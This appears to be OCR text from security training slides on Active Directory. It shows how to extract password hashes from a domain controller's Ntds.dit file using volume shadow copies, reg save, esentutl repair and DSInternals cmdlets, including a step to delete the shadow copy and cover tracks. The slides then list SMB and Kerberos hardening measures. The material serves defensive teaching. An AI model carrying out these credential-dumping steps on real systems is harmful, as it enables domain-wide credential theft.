
Ntds.dit File Password Extraction

VSSAdmin Attack Using DC's Volume Shadow Copy **since the file cannot be copied as it is in use**:


- **Access Active Directory**: Attacker gains access to the domain controller.
- **Create Volume Shadow Copy**: Attacker creates a shadow copy using VSSAdmin.
- **Retrieve Ntds.dit**: Attacker copies the Ntds.dit file (Active Directory database) from the shadow copy.
- **Copy SYSTEM File**: Attacker retrieves the SYSTEM file (from the Registry or shadow copy) to obtain the Boot Key for decrypting the Ntds.dit file.
- **Delete Shadow Copy**: Attacker deletes the shadow copy to cover their tracks.
- **Avoid Service Interruption**: The Ntds.dit file is in use by the AD service, so the attacker avoids stopping the service to prevent detection.



Ntds.dit File Password Extraction



Ntds.dit File Password Extraction




File needs to be decrypted – use the SYSTEM Registry hive

Need to repair the dit file as we copied it….

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>reg SAVE HKLM\SYSTEM C:\temp\SYS
The operation completed successfully.

C:\Users\Administrator>
```

```
C:\temp>esentutl /p c:\temp\ntds.dit /!10240 /8 /o

Initiating REPAIR mode...
        Database: c:\temp\ntds.dit
  Temp. Database: TEMPREPAIR5040.EDB

Checking database integrity.

The database is not up-to-date. This operation may find that
this database is corrupt because data from the log files has
yet to be placed in the database.

To ensure the database is up-to-date please use the 'Recovery' operation.

                      Scanning Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Initiating DEFRAGMENTATION mode...
            Database: c:\temp\ntds.dit

                   Defragmentation Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................


Moving 'TEMPREPAIR5040.EDB' to 'c:\temp\ntds.dit'... DONE!

Note:
  It is recommended that you immediately perform a full backup
  of this database. If you restore a backup made before the
  defragmentation, the database will be rolled back to the state
  it was in at the time of that backup.

Operation completed successfully in 1.718 seconds.
```

Ntds.dit File Password Extraction




Get account secrets (hashes) from the NTDS.dit file using a PowerShell module from DSInternals – you do not need to do this on the DC.

- $key = Get-Bootkey -SystemHiveFilePath c:\temp\SYS
- Get –ADDBAccount –All –Bootkey $key –DBPath c:\temp\ntds.dit

Detection & Protection


Mitigation Best Practices – Enable SMB Signing on All Devices

- To configure Active Directory to enforce SMB signing, enable the following policies in Computer:
  - Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options:




Mitigation Best Practices – Disable SMBv1 (and SMBv2 if possible)

- SMB v1 is an outdated version of the SMB protocol that is known to have security vulnerabilities.
- Disabling SMB v1 will prevent attackers from exploiting these vulnerabilities.




Mitigation Best Practices – Disable LLMNR and NBT-NS



Mitigation Best Practices - Kerberos Pre-Authentication Attack


- Enable Kerberos pre-authentication (blocks AS-REP Roasting)
- Enforce strong passwords (harder to crack stolen hashes)
- Use strong encryption types (allow only AES128/AES256 by setting msDS-SupportedEncryptionTypes to 0x18).



Detection Best Practices - Kerberos Pre-Authentication Attack

